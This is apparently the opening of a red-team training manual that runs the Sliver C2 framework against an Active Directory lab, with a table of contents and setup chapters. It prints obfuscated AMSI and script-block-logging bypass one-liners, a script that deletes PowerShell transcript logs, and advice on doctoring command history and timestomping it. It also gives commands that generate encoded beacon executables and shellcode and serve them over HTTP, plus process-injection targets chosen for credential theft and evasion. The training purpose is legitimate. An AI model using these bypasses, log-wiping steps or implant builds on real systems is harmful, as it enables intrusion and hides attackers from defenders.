

C RTE Bootcamp with Sliver

SLIVER

Table of Contents

Introduction.....	8
What is Sliver	8
Features	9
Dependencies	9
Objective.....	10
Lab objective.....	10
Lab Prerequisites	10
C2 and Attack Infrastructure	12
Lab Defenses and Bypasses	12
PSReadline Command History.....	12
Script Block Logging.....	12
Module Logging	13
System-Wide Transcription	14
AntiMalware Scan Interface (AMSI) and Defender.....	15
Automating PowerShell bypasses using Invisi-Shell.....	15
Sliver C2 Lab infrastructure	16
Sliver C2 Setup.....	16
Beacon Operations	18
Process Injection and PPID selection	18
Tool execution.....	19
Enumeration using LDAP queries	20
Foothold	21
Using Process Injection to invoke shellcode remotely.....	21
Analysis using Process Hacker	23
Learning Objective 1	24
Enumerating Users	24
Using StandIn	24
Analysis using Process Hacker	29
Using ADSearch	30

Enumerating Computers	32
Using StandIn	32
Using ADSearch	33
Enumerating Domain Administrators.....	34
Using StandIn	34
Using ADSearch	35
Enumerating Enterprise Administrators.....	36
Using ADSearch	37
Learning Objective 2	38
Enumerate Restricted Groups and members from GPO	38
Using ADCollector.....	38
List all the OUs	39
Using StandIn	39
Using ADSearch	40
Enumerate DistinguishedName for Students OU	41
Using StandIn	41
Using ADSearch	42
List all the computers in the StudentMachines OU.....	43
Using DSQuery.....	43
List the GPOs.....	45
Using StandIn	45
Using ADSearch	47
Enumerate GPOs applied on the Students OU	48
Using StandIn	48
Using ADSearch	49
Learning Objective 3	50
ACL for the Domain Admins group	50
Using ADCollector.....	50
All modify rights/permissions for studentX.....	51
Using ADCollector.....	51
Learning Objective 4	52

Enumerate all domains in the moneycorp.local forest	52
Using DSQuery.....	52
Map the trusts of the us.techcorp.local domain	53
Using ADSearch	53
Map External trusts in techcorp.local forest	55
Using ADSearch	55
Identify external trusts of us domain	56
Using ADSearch	56
Enumerate Trusts of a trusting forest	57
Using ADSearch	57
Learning Objective 5	58
Enumerating the vulnerable service.....	58
Using SharpUp.....	58
Command Execution using execute and accesschk	59
Elevate privileges to local administrator	60
Using Remote-sc-*	60
Identify where studentuserX has local administrative access.....	64
Using LACheck	64
Command Execution using WMI	68
Lateral Movement using Sa-sc-enum and Scshell.....	70
Learning Objective 6	73
Perform the Kerberoast attack.....	73
Using StandIn, Rubeus and JohnTheRipper	73
Learning Objective 7	76
Perform the Kerberoast attack.....	76
Using StandIn, Rubeus and JohnTheRipper	76
Learning Objective 8	79
Enumerate and extract LAPS password.....	79
Using ADCollector.....	79
Using StandIn	81
Using SharpLAPS.....	81

Lateral movement using LAPS password.....	82
Lateral Movement using Sa-sc-enum and Scshell.....	82
Learning Objective 9	85
Extract logonpasswords.....	85
Using PEzor.....	85
Learning Objective 10	88
Enumerate gMSAs and principals that can read passwords	88
Using GoldenGMSA, StandIn and Bloodhound	88
Enumerate Local Admin access	91
Using Rubeus, LACheck, and CIPolicyParser	91
Credential Dumping.....	97
Using mockingjay and nanodump	97
Lateral Movement and Certificate extraction	101
Using Rubeus, certutil and winrs.....	101
Learning Objective 11	105
Find a server where Unconstrained Delegation is enabled.....	105
Using StandIn	105
Using ADSearch	106
Compromise the server and escalate to Domain Admin privileges	107
Using SharpSecDump, Rubeus, LACheck, SpoolSample and Scshell	107
Learning Objective 12	114
Find a server where Constrained Delegation is enabled.....	114
Using StandIn	114
Using ADSearch	115
Constrained Delegation abuse	116
Using Rubeus.....	116
Learning Objective 13	118
Enumerate a Computer Object with Write permissions	118
Using StandIn	118
Using Get-RBCD-Threaded	119
Abuse a Computer Object with Write permissions	120

Using PEzor, Rubeus and StandIn.....	120
Learning Objective 14	128
Create a Golden ticket	128
Using Rubeus and execute	128
Learning Objective 15	135
Command execution on us-dc via HTTP service.....	135
Using Rubeus and execute	135
Command execution on us-dc via WMI service	137
Using Rubeus and sharp-wmi.....	137
Learning Objective 16	140
Checking for DCSync rights.....	140
Using StandIn	140
Add DCSync rights for studentuserX and execute the attack.....	141
Using StandIn and PEzor.....	141
Learning Objective 17	145
Enumerating AD CS.....	145
Using Certify	145
Escalation to DA.....	147
Using Certify, Rubeus and execute	147
Escalation to EA	150
Using Certify, Rubeus and execute	150
Learning Objective 18	152
Compromise the server and escalate to Enterprise Admin privileges	152
Using Rubeus, PEzor, SpoolSample and Scshell	152
Learning Objective 19	159
Enumerate where Azure AD Connect is installed.....	159
Using Stracciatella	159
Compromise the machine and extract the password of AD Connect user	160
Using Rubeus, scshell, ADConnect.ps1 and Stracciatella	160
Extract secrets from techcorp-dc	164

Using Rubeus and PEzor	164
Learning Objective 20	167
Escalate to EA using domain trust key.....	167
Using Rubeus and PEzor	167
Learning Objective 21	173
Escalate to EA using domain trust key.....	173
Using Rubeus	173
Learning Objective 22	176
Enumerate and perform the Kerberoast attack.....	176
Using StandIn, Rubeus and JohnTheRipper	176
Learning Objective 23	178
Constrained Delegation enumeration	178
Using Stracciatella and ADModule	178
Constrained Delegation user abuse.....	179
Using Rubeus and PEzor	179
Learning Objective 24	182
Compromise the server and escalate to Enterprise Admin privileges	182
Using Rubeus, PEzor, SpoolSample and Scshell	182
Learning Objective 25	187
Access eushare on euvendor-dc.....	187
Using Rubeus, PEzor	187
Access euvendor-net using PS Remoting	193
Using Rubeus, PEzor and Stracciatella	193
Learning Objective 26	196
Enumerating SQL Server and Links.....	196
Using SharpSQL	196
Exploiting SQL Server links.....	200
Using PS2EXE and PowerUpSQL.....	200
Learning Objective 27	206
Cross forest attack abusing ACLs	206

Using Stracciatella and PowerView	206
Enumerate and compromise FSPs	210
Using Stracciatella and PowerView	210
Learning Objective 28	212
Abuse PAM trust to compromise production.local	212
Using Stracciatella, PEzor, Rubeus and ADModule	212
Learning Objective 29	224
Abuse trust to compromise bastion.local.....	224
Using Stracciatella, PEzor and Rubeus	224
Learning Objective 30	230
Abuse bidirectional non-transitive trust to compromise techcorp.local	230
Using Rubeus and PEzor	230
Resources and Tools	238
Closing Note.....	240

Introduction

What is Sliver


Sliver is primarily an Open-Source command-line interface (CLI) Command and Control (C2) framework built for Adversary Simulation. Sliver Implants support multiple architectures and Operating Systems. Sliver also supports multiple egress C2 call-back protocols such as DNS, mTLS, WireGuard, and HTTP(S). Sliver has the multiplayer option to allow multiple operators to simultaneously command your C2 server. Apart from this Sliver is constantly being updated, maintained and contributed to by the community.

To understand Sliver further refer to its official [documentation here](#).



"Bred as living shields, these slivers have proven unruly—they know they cannot be caught."

Features



- Dynamic code generation
- Compile-time obfuscation
- Multiplayer-mode
- Staged and Stageless payloads
- **Procedurally generated C2** over HTTP(S)
- **DNS canary** blue team detection
- **Secure C2** over mTLS, WireGuard, HTTP(S), and DNS
- Fully scriptable using **JavaScript/TypeScript** or **Python**
- Windows process migration, process injection, user token manipulation, etc.
- Let's Encrypt integration
- In-memory .NET assembly execution
- COFF/BOF in-memory loader
- TCP and named pipe pivots

Dependencies

Ideally, we need to use a Linux machine as the authors recommend to run the Sliver server on Linux/MacOS (any OS except windows). We will be using Kali Linux for this lab.

Recommended/Optional Dependencies include mingw-w64 & Metasploit for using all capabilities of the Sliver C2.

Objective

Lab objective

The goal of this lab manual is to operate with the Sliver C2 in the CRTE lab. We perform all lab tasks with a good sense of endpoint OPSEC by avoiding the usage of PowerShell directly, bypassing lab defenses and performing in-memory execution. We will utilize some new/latest tools for various activities such as Enumeration, Lateral Movement, etc.

Lab Prerequisites

Use a web browser or the OpenVPN client to connect to the lab. See the “Connecting to lab” document for more details.

All the tools used in the course are available in **C:\AD\Tools** on your foothold machine. Feel free to upload and test out tools of your choice.

There is no internet access except to **<https://portal.azure.com/>** to avoid deliberate or accidental misuse.

The lab manual uses terminology for user specific resources. For example, if you see **studentuserx** and your user ID is **studentuser25**, read **studentuserx** as **studentuser25** and so on.

PPID/PIDs will be different on each lab machine & might change on every startup, so perform Process Injection appropriately.

Reboot the Foothold VM to try a quick fix if you find issues while performing ticket-based attacks using tools like Rubeus.

Some tools may not produce desired output because of prior impersonation attacks, spawn new Sliver sessions to avoid such issues.

Note the following details before you begin the lab:

- **Foothold VM:** studentX -- 192.168.100.X
- **Foothold User:** us\studentuserX

Except the foothold machine **studentx**, all other machines in the lab are reverted daily to revert to their original known state. Make sure to save all your notes offline.

Windows Subsystem for Linux - WSL Ubuntu Core 20.04 is installed on **studentx** to simulate Sliver operations from Linux.

While copying code / commands from the lab manual, be sure to replace usernames, AES / RC4 keys etc. in accordance with your lab instance. To Copy content, use standard **CTRL + C** and to Paste try **CTRL + V** or **Right Click** (WSL Ubuntu app requires **Right Click** to paste).

Use this credential (**WSLToTh3Rescue!**) if there is a need to escalate to root on **studentx** – Ubuntu WSL.

WSL Ubuntu can be spawned from the Windows Terminal or the Ubuntu WSL app as follows.

- Spawn WSL using Ubuntu App: (Try *Right Click* to Paste clipboard)
- Spawn Ubuntu WSL from Windows Terminal: (Try *CTRL + V* to Paste clipboard)

*NOTE: Since WSL is installed and sudo privileges are provided, WSL can be abused for privilege escalation on **studentx**. However, since AD abuse is the primary focus of this course, we disregard this escalation path.*

hide01.ir

C2 and Attack Infrastructure

Lab Defenses and Bypasses

PSReadline Command History

The module PSReadline has been used for a long time now, amongst other things it gives users a Unix like command line experience, including Command History Reuse with CTRL + R. PSReadline stores command history in a file for reuse between sessions. This can be a forensic artifact for any commands physically typed at the console. It can be easily bypassed.

Use the Get-PSReadlineOption and note the HistorySavePath property value. This file contains the PowerShell command history.

```
PS C:\> (Get-PSReadlineOption).HistorySavePath

C:\Users\studentX\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

To search a pattern across all history files of all users run the following command in an elevated shell.

```
PS C:\> Select-String -Path C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\*.txt -Pattern 'mimikatz'
```

Bypass PSReadline by removing its functionality using the following command for the current session.

```
PS C:\> Remove-Module PSReadline
```

An alternative would be to modify the ConsoleHost_history.txt file by removing/altering only performed malicious activity from the file and using tools like **SharpStomp** to timestamp the file back to its original modified date.

Script Block Logging

Script block logging logs contents of all the script blocks processed by the PowerShell engine regardless of the host used. Longer scripts will be split between multiple **4104** events with the same ScriptBlock ID. If you enable Invocation Logging, then **4105** will indicate the beginning of a session and **4106** the end of a session. Due to the logging volume Invocation Logging is usually not enabled.

We can use either Windows Event Viewer or PowerShell in this case to see if you can find the Add-Type command in the Microsoft-Windows-PowerShell/Operational log under event ID **4104**.

```
PS C:\> Get-WinEvent -LogName 'Microsoft-Windows-PowerShell/Operational' -FilterXPath '[*][System[(EventID=4104)]]' -MaxEvents 5 | Format-Table TimeCreated, Message -Wrap
```

To Bypass Script Block logging, we can use the following **one-liner**:

```
PS C:\> [Reflection.Assembly]::"l`o`AdwIThPa`Rti`AlnamE" (('S'+ 'ystem'+ '.C'+ 'o
re'))."g`E`TTYPE" (('Sys'+ 'tem.Di'+ 'agno'+ 'stics.Event'+ 'i'+ 'ng.EventProv'+ 'i'
'+ 'der'))."gE`T`FI`eLd" (('m'+ '_'+'enabled'), ('NonP'+ 'ubl'+ 'ic'+ ',Instance'))."s
eTva`l`Ue" ([Ref]. "a`sSem`BLY". "gE`T`Type" (('Sys'+ 'tem'+ '.Mana'+ 'ge'+ 'ment.Aut
'+ 'o'+ 'mation.Tracing.'+ 'PSEtwLo'+ 'g'+ 'Pro'+ 'vi'+ 'der')). "gEtFIe`Ld" (('e'+ 'tw
'+ 'Provid'+ 'er'), ('N'+ 'o'+ 'nPu'+ 'b'+ 'lic,Static')). "gE`Tva`lUe" ($null), 0)
```

As before this works for the current session.

Execute the sbloggingbypass.ps1 one-liner and verify that the bypass works after execution as follows.

```
PS C:\> C:\AD\Tools\sbloggingbypass.ps1
PS C:\> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-Power
Shell"; Id=4104} | Measure | % Count
6

# Test Command that generates a 4104 event
PS C:\> Get-Module -ListAvailable | Format-Table Name, LogPipelineExecutionDe
tails

PS C:\> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-Power
Shell"; Id=4104} | Measure | % Count
6
```

Module Logging

This feature was introduced in Windows PowerShell 3.0 that logs pipeline execution and command execution events. It is entirely dictated by the LogPipelineExecutionDetails property of the module.

Module logging appears in two places, we will be focusing on PowerShell 5.0:

PowerShell 5.0:

```
PS C:\> Get-WinEvent -LogName "windows Powershell"
```

While enumerating PowerShell event logs, we notice that modules have a property called LogPipelineExecutionDetails which by default is set to "False", the ones set to "True" have module logging enabled.

```
PS C:\> Get-Module -ListAvailable | Format-Table Name, LogPipelineExecutionDe
tails
```

Name	LogPipelineExecutionDetails
Microsoft.PowerShell.Operation.Validation	False
PackageManagement	False
Pester	False
PowerShellGet	False

[.....snip.....]

To bypass module logging we can modify the setting of the enabled modules and set it to false. Some commandlets like Get-Command use the Microsoft.PowerShell.Core PowerShell snap-in that is still used by modern PowerShell. To disable module logging for the core PowerShell commands, we need to run the following commands.

```
PS C:\> Get-WinEvent -LogName "windows Powershell" | Measure | % Count
7
PS C:\> $module = Get-Module Microsoft.PowerShell.Utility
PS C:\> $module.LogPipelineExecutionDetails = $false
PS C:\> $Snapin = Get-PSSnapin Microsoft.PowerShell.Core
PS C:\> $Snapin.LogPipelineExecutionDetails = $false

# Test Command for Module Log
PS C:\> Get-Command
PS C:\> Get-WinEvent -LogName "windows Powershell" | Measure | % Count
7
```

After executing the above command, we couldn't find any additional **4103 event logs**.

System-Wide Transcription

The Start-Transcript cmdlet Enables transcription (console logging) for everything (powershell.exe, PowerShell ISE, custom hosts - .NET DLL, msbuild, installutil etc.) which uses the PowerShell engine (System.Management.Automation NameSpace/dll). Windows PowerShell 5.0 introduced nested and system-wide transcription capabilities. This policy will automatically record all commands and output them into log files in a directory that you specify. The directory should be created automatically.

A threat actor could simply delete transcript files to cover their tracks if the log path isn't obscure and there are no access controls to harden the path.

Here is a snippet to read the Transcription Logging Path from the registry and purge all transcript files.

```
PS C:\> $basePath = "HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription"
if (Test-Path $basePath) {
    $a = Get-ItemProperty $basePath -Name OutputDirectory | Select-Object -ExpandProperty OutputDirectory
    If (!$?) {'Not Configured'} Else {
        If (Test-Path -Path $a) {
            Get-ChildItem -Path $a -Recurse |
            Remove-Item -Force -Confirm:$false -Recurse
        } Else {
            'Log path not found.'
        }
    }
} Else {
    'Not Configured'
}
```

An alternative would be to modify the transcript files removing/altering only performed malicious activity from the files and using tools like **SharpStomp** to timestamp the file back to its original modified date.

AntiMalware Scan Interface (AMSI) and Defender

Microsoft Defender is an antivirus component of Microsoft Windows. It mainly uses static signatures and heuristic analysis to alert for malicious files on disk.

Antimalware Scan Interface (AMSI) is ideally used to integrate applications and services with antimalware products that provide enhanced malware protection. AMSI, allows detection of malicious scripts regardless of input method (disk, encodedcommand, in-memory) and the provides registered antivirus access to contents of a script before execution. You will find these alerts in the log Microsoft-Windows-Windows Defender/Operational with event ID **1116** and **1117**.

Using either Windows Event Viewer or in this case PowerShell we can find flagged sources like the Invoke-Mimikatz command in the Microsoft-Windows-Windows Defender/Operational log under event IDs **1116** or **1117**.

```
PS C:\> Get-WinEvent -LogName 'Microsoft-Windows-Windows Defender/Operational' -FilterXPath "[*][System[(EventID=1116) or (EventID=1117)]]" -MaxEvents 5 | Format-Table TimeCreated, Message -Wrap
```

We should use an AMSI Bypass that itself isn't detected by defender. Some useful sources are **Amsi-Bypass-Powershell** and **amsi.fail**. We can obfuscate the original AMSI bypass script by leveraging tools such as **Invoke-Obfuscation** and **chameleon** to bypass detections. We will use the following obfuscated bypass to bypass AMSI during the lab.

```
PS C:\> S`eT-It`em ( 'V'+`aR` + 'IA' + ((("{1}{0}"-f'1','blE:')+'q2') + ('uZ'+`x`) ) ( [TYPe]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varI`A`BLE ( ('1Q'+`2U`) +`zX` ) -VaL )."A`ss`Embly".GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+`1`),'A', ('Am'+`si`), ('{0}{1}" -f '.M',`an`)+`age`+`men`+`t.`), ('u'+`to`+("{0}{2}{1}" -f 'ma',`.`,`tion`)),`s`,`("({1}{0}"-f `t`,`Sys`)+`em`) ) )."g`etf`iElD"(( "{0}{2}{1}" -f('a'+`msi`),`d`,`I`+("{0}{1}" -f `ni`,`tF`)+("{1}{0}"-f `ile`,`a`)) ),( "{2}{4}{0}{1}{3}" -f ('S'+`tat`),`i`,`(Non`+("{1}{0}" -f`ubl`,`P`)+`i`),`c`,`c`,` ) )."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
```

Automating PowerShell bypasses using Invisi-Shell

Invisi-Shell is a tool to bypass AMSI, ScriptBlock Logging, System Wide Transcript and Module Logging at startup by hooking .NET assemblies. This tool can help perform the same PowerShell Bypasses in an easier and automated fashion. Run either of the batch files depending on if you have local administrator privileges or not: RunWithPathAsAdmin.bat or RunWithRegistryNonAdmin.bat.

```
# Using non-admin privileges
PS C:\> C:\AD\Tools\InvisiShell\RunWithRegistryNonAdmin.bat
# Using admin privileges
PS C:\> C:\AD\Tools\InvisiShell\RunWithPathAsAdmin.bat
```


Sliver C2 Lab infrastructure

For this lab we set up Sliver on WSL. We use version **v1.5.42** from the [official release page](#).

All that is needed to host Sliver is the **sliver-server_linux** (C2 Server) and the **sliver-client_linux** (C2 multiplayer client) binaries.

WARNING: In an actual engagement, your C2 server shouldn't be hosted on your foothold. Make sure to host and hide your C2 infrastructure externally using redirectors and more. If you encounter any alerts during implant generation or execution, please turn off Defender (Real-Time Protection) on your student VM.

The student-VM (studentX) is used as a C2 server and initial foothold (via an assumed breach scenario) used to pivot onto other machines via pivots.

Only studentX connects back to the Sliver C2 via HTTPS and all other lab machines connect back to send C2 traffic to studentX via TCP pivots which ultimately is relayed back by the foothold **HTTPS** channel onto the Sliver C2.

Sliver C2 Setup

Sliver has been downloaded and is located at **C:\AD\Tools\Sliver**. Corresponding Defender Exceptions have been added for successful compilation of beacons and implants.

Spawn a WSL Ubuntu prompt. Execute the **sliver-server** executable to start the Sliver C2 server.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver
wsluser@studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-server_linux
[sudo] password for wsluser: WSLToTh3Rescue!
```

Sliver supports multiple egress callback protocols like mTLS, DNS and HTTPS. In this case we use HTTPS for egress callbacks. Start a HTTPS listener to listen on port 443 for C2 traffic.

*NOTE: It is possible to use custom certificates for HTTPS encryption. List active egress listeners using the **jobs** command.*

```
[server] sliver > https
[*] Starting HTTPS :443 listener ...
[*] Successfully started job #1
```

Generate a HTTPS Portable Executable (exe) beacon with basic obfuscation features enabled (-e).

```
[server] sliver > generate beacon -b https://192.168.100.X -e -f exe -N studentX_https -s Implants/studentX_https.exe

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[*] Symbol obfuscation is enabled
[*] Build completed in 2m0s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/studentX_https.exe
```

```
generate:
  -e: enable evasion features
  -b: http(s) connection strings
  -f: Specifies the output formats
  -N: Agent name
  -s: directory/file to the binary to
```

Similarly, generate HTTPS beacon shellcode with basic obfuscation features enabled.


```
[server] sliver > generate beacon -b https://192.168.100.X -e -f shellcode -N
studentX_https -s Implants/studentX_https.bin

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[*] Symbol obfuscation is enabled
[*] Build completed in 00:00:38
? Encode shellcode with shikata ga nai? Yes
[*] Encoding shellcode with shikata ga nai ... success!
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/studentX_https.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all shellcode onto the target environment from `/mnt/c/AD/Tools/Sliver/Implants`.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



Beacon Operations

Process Injection and PPID selection

Sliver supports a variety of process injection methods and supports **execute-assembly** (uses the fork and run technique, which is to spawn a new sacrificial process, inject your post-exploitation malicious code into that new process, execute our malicious code and when finished, kill the new process) to execute external tools like StandIn in the memory of seemingly benign processes. We will be using these methods to perform C#/.NET compatible tool execution in memory throughout the lab.

Commonly abused processes for process injection are as follows.

- lsass.exe (credential theft)
- calc.exe (evasion)
- notepad.exe (evasion)
- svchost.exe (evasion)
- backgroundtaskhost.exe (application control bypass)
- dllhost.exe (commonly used to host COM components, adversaries often inject into this process in order to blend in to a process that executes often and is expected to have a short lifetime).
- regsvr32.exe (application control bypass and other evasion)
- searchprotocolhost.exe (application control bypass and other evasion).
- werfault.exe (evasion)
- wuaucrt.exe (evasion)
- spoolsv.exe (evasion)

PPID spoofing is a technique that allows attackers to start programs with an arbitrary parent process set. This helps attackers make it look as if their programs were spawned by another process (instead of the one that would have spawned it if no spoofing was done) and it may help evade detections, that are based on parent/child process relationships.

- Illegitimate and unlikely parent/child relationships can help in detection, for example WINWORD.exe spawning a malicious rundll32.exe/cmd.exe is suspicious and a potential IOC.
- We can abuse legitimate parent/child process relationships to blend in and stay hidden for better OPSEC. Analyzing with Process Hacker we see a common legitimate relationship with svchost.exe launching RuntimeBroker.exe / sihost.exe / taskhostw.exe / SearchUI.exe etc. We will impersonate such legitimate relationships to execute our injection tasks from to stay hidden.

svchost.exe	692		6.91 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
RuntimeBroker.exe	3392		8.79 MB	dcorp\student640	Runtime Broker
ShellExperienceH...	4064		16.54 MB	dcorp\student640	Windows Shell Experience Host
SearchUI.exe	2476		56.66 MB	dcorp\student640	Search and Cortana application
dllhost.exe	5096		1.91 MB	dcorp\student640	COM Surrogate
WmiPrvSE.exe	4780		9.37 MB	N...\NETWORK SERVICE	WMI Provider Host
WmiPrvSE.exe	3664		2.16 MB	NT A...\LOCAL SERVICE	WMI Provider Host
WmiPrvSE.exe	3668		5.34 MB	NT AUTHORITY\SYSTEM	WMI Provider Host
svchost.exe	756	0.02	4.13 MB	N...\NETWORK SERVICE	Host Process for Windows Ser...
svchost.exe	896		21.55 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
sihost.exe	3516		3.76 MB	dcorp\student640	Shell Infrastructure Host
taskhostw.exe	3552		4.37 MB	dcorp\student640	Host Process for Windows Tas...
GoogleUpdate.exe	3588		2.22 MB	NT AUTHORITY\SYSTEM	Google Installer
GoogleCrashH...	4412		1.65 MB	NT AUTHORITY\SYSTEM	Google Crash Handler
GoogleCrashH...	4488		1.52 MB	NT AUTHORITY\SYSTEM	Google Crash Handler
svchost.exe	904	0.12	635 B/s	N...\NETWORK SERVICE	Host Process for Windows Ser...
rdpclip.exe	3368		2.08 MB	dcorp\student640	RDP Clipboard Monitor

Tool execution


Sliver has inbuilt modules to perform common beacon tasks and exploitation. Apart from inbuilt modules, Sliver has an **armory** from which commonly used exploitation tools can be downloaded and used as in-built commands/modules.

Any other external tool that is a .NET assembly can be executed via **execute-assembly** and **inline-execute-assembly** (Not all .NET assemblies are necessarily compatible).

execute-assembly built into Sliver allows both remote process injection via fork and run methods with appropriate PPID spoofing along with Self-Process injection. Self-process injection supports usage of the inbuilt AMSI and ETW bypasses.

inline-execute-assembly like **execute-assembly** built into Sliver was mainly created for Self-Process injection to avoid the Fork and Run execution technique.

We leverage custom AppDomain names and process arguments trying to impersonate common windows processes to avoid any detections around default class and AppDomain names.



Enumeration using LDAP queries

Parts of the domain enumeration process are performed using raw LDAP queries. To understand LDAP queries and their syntax look at this blog by Microsoft:

<https://social.technet.microsoft.com/wiki/contents/articles/5392.active-directory-ldap-syntax-filters.aspx>

Here is a useful cheat sheet for the most popular LDAP queries and syntax:

<https://gist.github.com/jonlabelle/0f8ec20c2474084325a89bc5362008a7>

Under the hood most tools use LDAP queries and understanding them helps to perform active directory enumeration/exploitation better. It gives the user the power to write custom LDAP searches if needed.

Since PowerView/SharpView are detected in the modern day, a suitable replacement to perform most of their enumeration functionality is by using a tool that supports custom LDAP queries like StandIn and ADSearch.

A good way to understand what LDAP queries are performed by a tool is to turn on the verbosity flag and look for what LDAP queries the tool makes such as the follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -t 80 '/mnt/c/AD/Tools/SharpView.exe' 'Get-DomainSID -verbose'
```

```
[Get-DomainSearcher] search base: LDAP://US-DC.US.TECHCORP.LOCAL/DC=US,DC=TECHCORP,DC=LOCAL
```

```
[Get-DomainComputer] Using additional LDAP filter: (userAccountControl:1.2.840.113556.1.4.803:=8192)
```

```
[Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=8192))
```

```
S-1-5-21-210670787-2521448726-163245708
```

NOTE: Any tool that consecutively performs LDAP queries will cause alerts over protections like MDI and ATP. In a real engagement it would be advised to perform such enumeration over long time intervals.

Foothold

Using Process Injection to invoke shellcode remotely

